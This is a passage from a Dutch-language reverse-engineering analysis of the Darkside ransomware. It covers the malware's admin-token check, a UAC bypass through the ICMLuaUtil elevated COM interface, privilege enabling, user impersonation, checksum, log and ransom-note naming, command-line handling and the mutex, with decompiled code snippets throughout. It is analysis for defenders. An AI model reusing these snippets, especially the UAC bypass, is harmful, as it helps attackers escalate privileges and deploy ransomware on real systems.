0kZdK3HQhsAkUtvRl41QkOdpJvzcWnCrBjjgg5U4zfuWeTnZR5Ssjd3QLHpmbjxjo7uWzKbt8qPVuYN38TsDPI3bemd5I40ksemIzuI5OhIHZsi9cn3Wpd7OUT72FP9MyAUzR586yMsI2Ygri9in0Bf4EkG0pmBOLyRG1T788foGJQW1WxS1Qd2sMVvX0jKlbGG1zLp7g0u6buDCzSMyTjWjuVzJYufBBv7S2XvciEVvboiTNbZA4UUU6PttKERQSb018aILd6xO3ulk6fbEgZDO5tZSGn2zRevn5YXnHtg6vt1ToLe3izQOgYbs8Ja1fkfJBUYVux1ITyWBjpn0xPayKfwln8SqgMkbqiDyxEDEtFhqiffLcONMhi4TmW50loZIC6mWSaOjThWp6XSJUWPtY8Mkzs8Cs0qjPahx58iAEVIRGUVpLkMs7xPN7ydZ6wMWaOcRC1AD1JEUVTjLikXXyckgYaS6FnEv0UNEsv6QbTLSpDomIg3rEYZBib6ozrwH5n0M5wrKo8NciUBmfJWDP4XKkjznpsa05rEpuAklM0dMmZsYGVR \r\n  \r\n !!! DANGER !!! \r\n DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.  \r\n !!! DANGER !!!"
}
```


Privilege escalatie

Na het exporteren van de configuratie, controleert de malware of het beheerdersrechten heeft door **IsUserAnAdmin te** bellen . Als de gebruiker geen beheerder is, wordt de tokeninformatie van de gebruiker gecontroleerd om te controleren of zijn token de eerste subautoriteitswaarde *SECURITY_BUILTIN_DOMAIN_RID heeft* en de tweede subautoriteitswaarde *DOMAIN_ALIAS_RID_ADMINS* .

```
if ( mw_OpenProcessToken(0xFFFFFFFF, 8, &TokenHandle) )
{
  mw_GetTokenInformation(TokenHandle, TokenGroups, &TokenInformation, 4, &ReturnLength);
  TokenInformation = (TOKEN_GROUPS *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, ReturnLength);
  if ( mw_GetTokenInformation(TokenHandle, 2, TokenInformation, ReturnLength, &ReturnLength) )
  {
    Groups = TokenInformation->Groups;
    GroupCount = TokenInformation->GroupCount;
    while ( 1 )
    {
      SID = (DWORD *)Groups->Sid;             // A first subauthority value of 32 (SECURITY_BUILTIN_DOMAIN_RID)
      v4 = &Groups->Attributes;
      if ( SID[2] == 32 && SID[3] == 544 )    // A second subauthority value of 544 (DOMAIN_ALIAS_RID_ADMINS)
        break;
      Groups = (SID_AND_ATTRIBUTES *)(v4 + 1);
      if ( !--GroupCount )
        goto LABEL_8;
    }
    result = 1;
  }
}
LABEL_8:
if ( TokenInformation )
  mw_RtlFreeHeap(PEB_SubSystemData, 0, TokenInformation);
if ( TokenHandle )
  mw_CloseHandle(TokenHandle);
return result;
```

Afbeelding 15: Functie om de rechten van token te controleren.

Deze controle is nodig voor de volgende stap, waarbij **Darkside** UAC-elevatie uitvoert om zichzelf opnieuw op te starten met hogere privileges. Dit is een oude **hoogtetruc** om UAC-bypass uit te voeren via **ICMLuaUtil** Elevated COM Interface. Microsoft heeft grote documentatie voor dit hier .

De bypass wordt alleen uitgevoerd als de **UAC_ELEVATION_FLAG** in de configuratie is ingesteld op 1.

```
unsigned int __stdcall w_CoCreateInstanceAsAdmin(int CMLuaUtil, int a2, int a3, int a4)
{
  BIND_OPTS3 v5; // [esp+4h] [ebp-22Ch] BYREF
  _OWORD v6[32]; // [esp+28h] [ebp-208h] BYREF

  clear_string(v6, 0x208u);
  decrypt_large_buffer((int)&string, *(&string - 1));// Elevation:Administrator!new:
  mw_wcscpy(v6, &string);
  clear_string(&string, *(&string - 1));
  decrypt_large_buffer((int)&dword_24B09E, *(&dword_24B09E - 1));// {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
  mw_wcscat(v6, &dword_24B09E);
  clear_string(&dword_24B09E, *(&dword_24B09E - 1));
  clear_string(&v5, 0x24u);
  v5.cbStruct = 36;
  v5.dwClassContext = 4;
  decrypt_large_buffer((int)&xIID_ICMLuaUtil, *((_DWORD *)&xIID_ICMLuaUtil - 1));
  mw_CoGetObject(v6, &v5, &xIID_ICMLuaUtil, CMLuaUtil);
  return clear_string(&xIID_ICMLuaUtil, *((_DWORD *)&xIID_ICMLuaUtil - 1));
}
```

Afbeelding 16: Implementatie van CoCreateInstanceAsAdmin.

Deze functie voert **CoGetObject uit** met de objectnaam **Elevation: Administrator! New: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}** .

Door met de **Register-editor te controleren** , kunnen we zien dat deze CLSID tot **cmstplua.dll** in system32 behoort , en **CoGetObject** haalt een **ICMLuaUtil-** interface op met de inloggegevens van een beheerder.

Name	Type	Data
(Default)	REG_SZ	CMSTPLUA
AppId	REG_SZ	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
LocalizedString	REG_EXPAND_SZ	@%SystemRoot%\system32\cmstplua.dll,-100

Afbeelding 17: Resultaten van de Register-editor voor {3E5FC7F9-9A51-4367-9063-A120244FBEC7}.

Met behulp van deze interface roept **Darkside** de **ShellExec-** functie van de interface op om de malware opnieuw uit te voeren met de bijgewerkte rechten.

```
w_CoCreateInstanceAsAdmin((int)&pfo, 0, v8, savedregs);
if ( pfo )
{
  v1 = mw_GetCommandLineW();
  v2 = mw_CommandLineToArgvW(v1, &v8);
  malware_exe_path = (_DWORD *)v2;
  if ( v8 == 1 )
  {
    param = 0;
  }
  else
  {
    v5 = mw_wcsstr(v1, *(_DWORD *)(v2 + 4));
    param = v5;
    if ( *(_WORD *)(v5 - 2) != 32 )
      param = v5 - 2;
  }
  v6 = pfo->QueryInterface;
  pfo = 0;
  if ( !(*(int (__cdecl **)(_DWORD, _DWORD, int, _DWORD, _DWORD))(v6 + 0x24))(0, *malware_exe_path, param, 0, 0) )//
                                          // ShellExec(malware_exe_path, param, 0,0)
    (*(void (__cdecl **)(ICMLuaUtil *))(pfo->QueryInterface + 8))(pfo);// Release
  mw_RtlFreeHeap(PEB_SubSystemData, 0, malware_exe_path);
}
result = mw_CoUninitialize();
```

*Figuur 18: Verhoogde **ShellExec-** oproep om de ransomware opnieuw te starten.*

Pas tokenprivileges aan

Als de **AdjustTokenPrivileges_FLAG** is ingesteld op 1 in de configuratie, **Darkside** zal het huidige proces van de token door te komen **OpenProcessToken** en verander het voorrecht om **SE_PRIVILEGE_ENABLED** aan privilege van de token in te schakelen.

```
result = mw_OpenProcessToken(-1, 40, &TokenHandle);
if ( result )
{
  mw_GetTokenInformation(TokenHandle, TokenPrivileges, &TokenInformation, 4, &v3);
  TokenInformation = (TOKEN_PRIVILEGES *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, v3);
  result = mw_GetTokenInformation(TokenHandle, TokenPrivileges, TokenInformation, v3, &v3);
  if ( result )
  {
    priviledge = TokenInformation->Privileges;
    v2 = TokenInformation->PrivilegeCount;
    do
    {
      if ( !priviledge->Attributes )
        priviledge->Attributes = SE_PRIVILEGE_ENABLED;// enable token's privilege
      ++priviledge;
      --v2;
    }
    while ( v2 );
    result = mw_AdjustTokenPrivileges(TokenHandle, 0, TokenInformation, 0, 0, 0);
  }
}
```

Afbeelding 19: Pas de functie Token Privileges aan.

Nabootsing van beveiligingscontext


Indien mogelijk probeert **Darkside** zijn proces de beveiligingscontext van een aangemelde gebruiker op het systeem te laten nabootsen.

Ten eerste controleert het of de aangemelde gebruiker een account heeft met de domeinnaam *waarnaar* wordt *verwezen: NT AUTHORITY* , *AUTORITE NT* of *NT-AUTORITÄT* . Dit wordt gedaan door **GetTokenInformation** aan te roepen om de SID van de gebruiker op te halen en vervolgens **LookupAccountSidW** om de domeinnaam **waarnaar** wordt **verwezen op** te zoeken.

```
has_NT_AUTHORITY = 0;
if ( mw_OpenProcessToken(-1, 8, &v10) )
{
  if ( mw_GetTokenInformation(v10, TokenUser, &TokenInformation, 40, v4) )
  {
    v8 = 128;
    v7 = 128;
    v9 = 1;
    if ( mw_LookupAccountSidW(0, TokenInformation.User.Sid, v6, &v8, ReferencedDomainName, &v7, &v9) )
    {
      v1 = decrypt_string_config(dword_24AF02);// NT AUTHORITY
      if ( mw__wcsicmp(ReferencedDomainName, v1) )
      {
        mw_RtlFreeHeap(PEB_SubSystemData, 0, v1);
        v1 = decrypt_string_config(dword_24AEE6);// AUTORITE NT
        if ( mw__wcsicmp(ReferencedDomainName, v1) )
        {
          mw_RtlFreeHeap(PEB_SubSystemData, 0, v1);
          v1 = decrypt_string_config(dword_24AEC8);// NT-AUTORITÄT
          if ( !mw__wcsicmp(ReferencedDomainName, v1) )
            has_NT_AUTHORITY = 1;
        }
        else
        {
          has_NT_AUTHORITY = 1;
        }
      }
      else
      {
        has_NT_AUTHORITY = 1;
      }
```

Afbeelding 20: Functie om te controleren of het token van de gebruiker NT AUTHORITY heeft.

Als het token van de gebruiker *NT AUTHORITY heeft* , haalt Darkside het token van de gebruiker op door **WTSGetActiveConsoleSessionId** en **WTSQueryUserToken aan te roepen** .



```
.text:00242C38 push    ebp
.text:00242C39 mov     ebp, esp
.text:00242C3B add     esp, 0FFFFFFFCh
.text:00242C3E push    ebx
.text:00242C3F push    ecx
.text:00242C40 push    edx
.text:00242C41 push    esi
.text:00242C42 push    edi
.text:00242C43 mov     [ebp+var_4], 0
.text:00242C4A call    mw_WTSGetActiveConsoleSessionId
.text:00242C50 mov     ecx, eax
.text:00242C52 lea     eax, [ebp+var_4]
.text:00242C55 push    eax             ; _DWORD
.text:00242C56 push    ecx             ; _DWORD
.text:00242C57 call    mw_WTSQueryUserToken
.text:00242C5D mov     eax, [ebp+var_4]
.text:00242C60 pop     edi
.text:00242C61 pop     esi
.text:00242C62 pop     edx
.text:00242C63 pop     ecx
.text:00242C64 pop     ebx
.text:00242C65 mov     esp, ebp
.text:00242C67 pop     ebp
.text:00242C68 retn
```

Afbeelding 21: Functie om het token van de gebruiker op te halen.

Darkside slaat dit token op in het geheugen en roept **ImpersonateLoggedOnUser aan** bij bestandsversleuteling.

GUID-controlesom

Darkside heeft eerst een functie om CRC32-hashing en XOR-bewerkingen uit te voeren. Deze functie gebruikt **0xDEADBEEF** als de eerste CRC32-waarde en voert XOR-bewerkingen uit met de gegevens-blob ertussen.

```
void *__stdcall CRC32_checksum_generator(int data1, int length, int hashing)
{
  int v3; // eax
  int v4; // eax
  int v5; // eax
  int v6; // eax

  if ( !length )
    return 0;
  if ( !hashing )
    clear_string(&TEMP_BUFFER, 0x10u);
  v3 = mw_RtlComputeCrc32(0xDEADBEEF, data1, length);// buff = CRC32(0xDEADBEEF, data)
  v4 = mw_RtlComputeCrc32(v3, data1, length);   // buff = CRC32(buff, data)
  TEMP_BUFFER ^= v4;                            // TEMP_BUFFER ^= buff
  v5 = mw_RtlComputeCrc32(v4, data1, length);   // buff = CRC32(buff, data)
  *((_DWORD *)&TEMP_BUFFER + 1) ^= v5;          // TEMP_BUFFER[1] ^= buff
  v6 = mw_RtlComputeCrc32(v5, data1, length);   // buff = CRC32(buff, data)
  *((_DWORD *)&TEMP_BUFFER + 2) ^= v6;          // TEMP_BUFFER[2] ^= buff
  *((_DWORD *)&TEMP_BUFFER + 3) ^= mw_RtlComputeCrc32(v6, data1, length);// TEMP_BUFFER[3] ^= CRC32(buff, data)
  return &TEMP_BUFFER;
}
```

Afbeelding 22: functie om CRC32-checksum te genereren.

Om de checksum van het slachtoffer te genereren met behulp van hun GUID, doorloopt **Darkside** 4 rondes van deze CRC32 checksum-functie op de GUID van de machine van het slachtoffer. Het heeft ook een functie om de laatste checksum van bytes om te zetten in hexadecimale tekenreeksvorm.


```
v1 = decrypt_string_config(Cryptography_str); // SOFTWARE\Microsoft\Cryptography
if ( !mw_RegOpenKeyExW(0x80000002, v1, 0, 257, &key) )
{
  v12 = 1;
  v11 = 128;
  MachineGuid_str = decrypt_string_config(::MachineGuid_str);// MachineGuid
  if ( !mw_RegQueryValueExW(key, MachineGuid_str, 0, &v12, lpData, &v11) )
  {
    length = mw_WideCharToMultiByte(0, 0, lpData, -1, multibyte_GUID, 64, 0, 0);
    v4 = CRC32_checksum_generator((int)multibyte_GUID, length, 0);
    v5 = CRC32_checksum_generator((int)v4, 16, 1);
    v6 = CRC32_checksum_generator((int)v5, 16, 1);
    v7 = (unsigned __int8 *)CRC32_checksum_generator((int)v6, 16, 1);
    *a1 = 46;
    convert_to_hex_string(v7, 4, a1 + 1);
  }
  mw_RtlFreeHeap(PEB_SubSystemData, 0, MachineGuid_str);
  mw_RegCloseKey(key);
```

Figuur 23: Functie om GUID-checksum te genereren.

Bestandsregistratie

Als de **LOGGING_FLAG** in de configuratie is ingesteld op 1, begint de ransomware elke bewerking in een logbestand te loggen.

Ten eerste genereert het de naam van het logbestand door de GUID-checksum te formatteren in *LOG%s.TXT* .



```
.text:00243DAE generate_log_file_name proc near
.text:00243DAE
.text:00243DAE arg_0= dword ptr  8
.text:00243DAE
.text:00243DAE push    ebp
.text:00243DAF mov     ebp, esp
.text:00243DB1 push    ebx
.text:00243DB2 push    ecx
.text:00243DB3 push    edx
.text:00243DB4 push    esi
.text:00243DB5 push    edi
.text:00243DB6 push    dword_24B1EE    ; length
.text:00243DBC push    offset LOG_s_TXT_str ; string
.text:00243DC1 call    decrypt_large_buffer
.text:00243DC6 push    offset GUID_checksum ; _DWORD
.text:00243DCB push    offset LOG_s_TXT_str ; _DWORD
.text:00243DD0 push    [ebp+arg_0]     ; _DWORD
.text:00243DD3 call    mw_swprintf
.text:00243DD9 add     esp, 0Ch
.text:00243DDC push    dword_24B1EE
.text:00243DE2 push    offset LOG_s_TXT_str
.text:00243DE7 call    clear_string
.text:00243DEC pop     edi
.text:00243DED pop     esi
.text:00243DEE pop     edx
.text:00243DEF pop     ecx
.text:00243DF0 pop     ebx
.text:00243DF1 pop     ebp
.text:00243DF2 retn    4
```

Afbeelding 24: Functie om de naam van het logboekbestand te genereren.

Vervolgens maakt **Darkside** het logbestand aan in dezelfde map als het uitvoerbare malware-bestand met **GetModuleFileNameW** en **CreateFileW** .

```
int w_create_log_file()
{
  int v0; // eax
  _DWORD log_file_path[130]; // [esp+4h] [ebp-208h] BYREF

  mw_GetModuleFileNameW(0, log_file_path, 260);
  v0 = mw_wcsrchr(log_file_path, '\\');
  mw_wcscpy(v0 + 2, &LOG_FILE_NAME);
  return mw_CreateFileW(log_file_path, 0x40000000, 0, 0, 2, 128, 0);
}
```

Afbeelding 25: Functie om een logboekbestand in de huidige map te maken.

Leesmij-bestand losgeldnota

Als de **RANSOM_NOTE_FLAG** in de configuratie is ingesteld op 1, zal de ransomware een README-bestandsnaam genereren. Dit bestand met het losgeldbriefje erin zal worden neergezet op elke map die het versleutelt.


De README-bestandsnaam wordt gegenereerd door de GUID-checksum te formatteren in *README%s.TXT* .

```
unsigned int __userpurge generate_README_file_name@<eax>(int edi0@<edi>, int a1)
{
  decrypt_large_buffer((int)&byte_24B5A4, length);// README%s.TXT
  mw_swprintf(a1, &byte_24B5A4, GUID_checksum, edi0);
  return clear_string(&byte_24B5A4, length);
}
```

Afbeelding 26: Functie om een README-bestandsnaam te genereren.

Opdrachtregelparameters

Darkside kan opdrachtregelparameters van *-path* en een directorynaam *aannemen* . Dit kan worden gebruikt om de gekozen map specifiek te versleutelen met normale versleuteling.



```
cmd_args = cmd_args_1;
if ( pNumArgs == 3 )
{
  second_arg = (int)cmd_args_1[1];
  decrypt_large_buffer((int)&dash_path_str, dword_24AF1C);// -path
  mw__wcsicmp(second_arg, &dash_path_str);
  if ( !clear_string(&dash_path_str, dword_24AF1C) )
  {
    v5 = mw_wcsrchr(cmd_args[2], '.');
    if ( !v5
      || (decrypt_large_buffer(
            (int)&dot_lnk_str,
            dword_24B12A),                    // if given path is a lnk
          mw__wcsicmp(v5, &dot_lnk_str),
          clear_string(&dot_lnk_str, dword_24B12A)) )
    {
      w_folder_encryption((int)cmd_args[2], 0);
    }
    else if ( get_folder_path_from_link(a1, v5, (int)cmd_args[2], &path) )
    {
      w_folder_encryption(path, 1);
    }
    return;
  }
```

Figuur 27: Darkside-controle op parameter -path.

Als *-path* niet wordt opgegeven, maar de parameter in plaats daarvan een bestandsnaam is, versleutelt de malware alleen dat specifieke bestand.

```
result = mw_GetModuleFileNameW(PEB_Mutant, current_file_name, 260);
if ( result )
{
  result = mw_CreateFileW(current_file_name, 0x80000000, 1, 0, 3, 128, 0);// get malware exe handle
  current_file_handle = result;
  if ( result != -1 )
  {
    file_size = mw_GetFileSize(current_file_handle, 0);
    file_heap = mw_RtlAllocateHeap(PEB_SubSystemData, 0, file_size);
    if ( file_heap )
    {
      if ( mw_ReadFile(current_file_handle, file_heap, file_size, &v6, 0) )// read full exe file into buffer
      {
        CRC_32_file_hash = (unsigned __int8 *)CRC32_checksum_generator(file_heap, file_size, 0);
        decrypt_large_buffer(mutex_string, *(_DWORD *)(mutex_string - 4));// Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        convert_to_hex_string(CRC_32_file_hash, 16, (_WORD *)(mutex_string + 0xE));
      }
      if ( file_heap )
        mw_RtlFreeHeap(PEB_SubSystemData, 0, file_heap);
    }
    result = mw_CloseHandle(current_file_handle);
  }
}
return result;
```

Figuur 28: Darkside-controle op bestandsparameter.

In het geval dat het map- / bestandspad in de parameter een link (.lnk) is, roept **Darkside** een functie aan om het volledige pad naar de map / het bestand via die link te vinden.

Deze functie gebruikt **CoCreateInstance** met de CLSID van *{00021401-0000-0000-C000-000000000046}* om een interface op te vragen vanuit **windows.storage.dll** .

Het gebruikt waarschijnlijk **IStorageFolderHandleAccess-** en **IStorageFileHandleAccess-** interfaces om het volledige pad uit de link te extraheren, maar hier ben ik niet zo zeker van.

Ik ben nogal vreselijk in COM-objecten, dus als iemand begrijpt hoe dit werkt, sla me dan alsjeblieft op!

```
mw_CoInitialize(0);
PPV_IStorageItemHandleAccess = 0;
v11 = HAO_NONE;
v15 = decrypt_string_config(dword_24B01A);
v14 = decrypt_string_config(dword_24B02E);
v13 = decrypt_string_config(dword_24B042);
if ( !mw_CoCreateInstance(v15, 0, 1, v14, &PPV_IStorageItemHandleAccess)// windows.storage.dll
  && !((int (__cdecl *)(IStorageFolderHandleAccess *, void *, HANDLE_ACCESS_OPTIONS *, int, int, int, int))PPV_IStorageItemHandleAccess->lpVtbl->QueryInterface)(
       PPV_IStorageItemHandleAccess,
       v13,
       &v11,
       a3,
       a4,
       v4,
       v5)
  && !(*(int (__cdecl **)(HANDLE_ACCESS_OPTIONS, int, _DWORD))(*(_DWORD *)v11 + 0x14))(v11, a5, 0) )
{
  v6 = mw_RtlAllocateHeap(PEB_SubSystemData, 0, 520);
  v7 = v6;
  if ( v6 )
  {
    if ( ((int (__cdecl *)(IStorageFolderHandleAccess *, int, int, _DWORD, _DWORD))PPV_IStorageItemHandleAccess->lpVtbl->Create)(
           PPV_IStorageItemHandleAccess,
           v6,
           0x104,
           0,
           0) )
    {
```

Figuur 29: Functie om interfaces van windows.storage.dll op te vragen om .link-bestanden te verwerken.

Eenmalig uitvoeren van Mutex

Als de **BUILD_MUTEX_FLAG** in de configuratie is ingesteld op 1, zal de ransomware een eenmalige mutex-reeks bouwen. Door **OpenMutex** op de mutex aan te roepen , kan het controleren of er op elk moment maar één **Darkside-** instantie actief is.

De functie om deze mutex te genereren haalt eerst het huidige malwarebestandspad op en leest de inhoud van het bestand in een heapbuffer met **GetModuleFileNameW** , **CreateFileW** , **GetFileSize** en **ReadFile** .

De controlesom van de bestandsbuffer wordt vervolgens berekend door een ronde van de functie **CRC32_checksum_generator te doorlopen** .

De mutex-string wordt gedecodeerd door **decrypt_large_buffer** en toegevoegd aan de string *Global \ XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX* . Alle *"X" 's* in de string worden dan vervangen door de hexadecimale string van de file buffer checksum.

Het **Global-** gedeelte betekent dat de mutex zichtbaar is in alle terminalserversessies.

```
result = mw_GetModuleFileNameW(PEB_Mutant, current_file_name, 260);
if ( result )
{
  result = mw_CreateFileW(current_file_name, 0x80000000, 1, 0, 3, 128, 0);// get malware exe handle
  current_file_handle = result;
  if ( result != -1 )
  {
    file_size = mw_GetFileSize(current_file_handle, 0);
    file_heap = mw_RtlAllocateHeap(PEB_SubSystemData, 0, file_size);
    if ( file_heap )
    {
      if ( mw_ReadFile(current_file_handle, file_heap, file_size, &v6, 0) )// read full exe file into buffer
      {
        CRC_32_file_hash = (unsigned __int8 *)CRC32_checksum_generator(file_heap, file_size, 0);
        decrypt_large_buffer(mutex_string, *(_DWORD *)(mutex_string - 4));// Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        convert_to_hex_string(CRC_32_file_hash, 16, (_WORD *)(mutex_string + 0xE));
      }
      if ( file_heap )
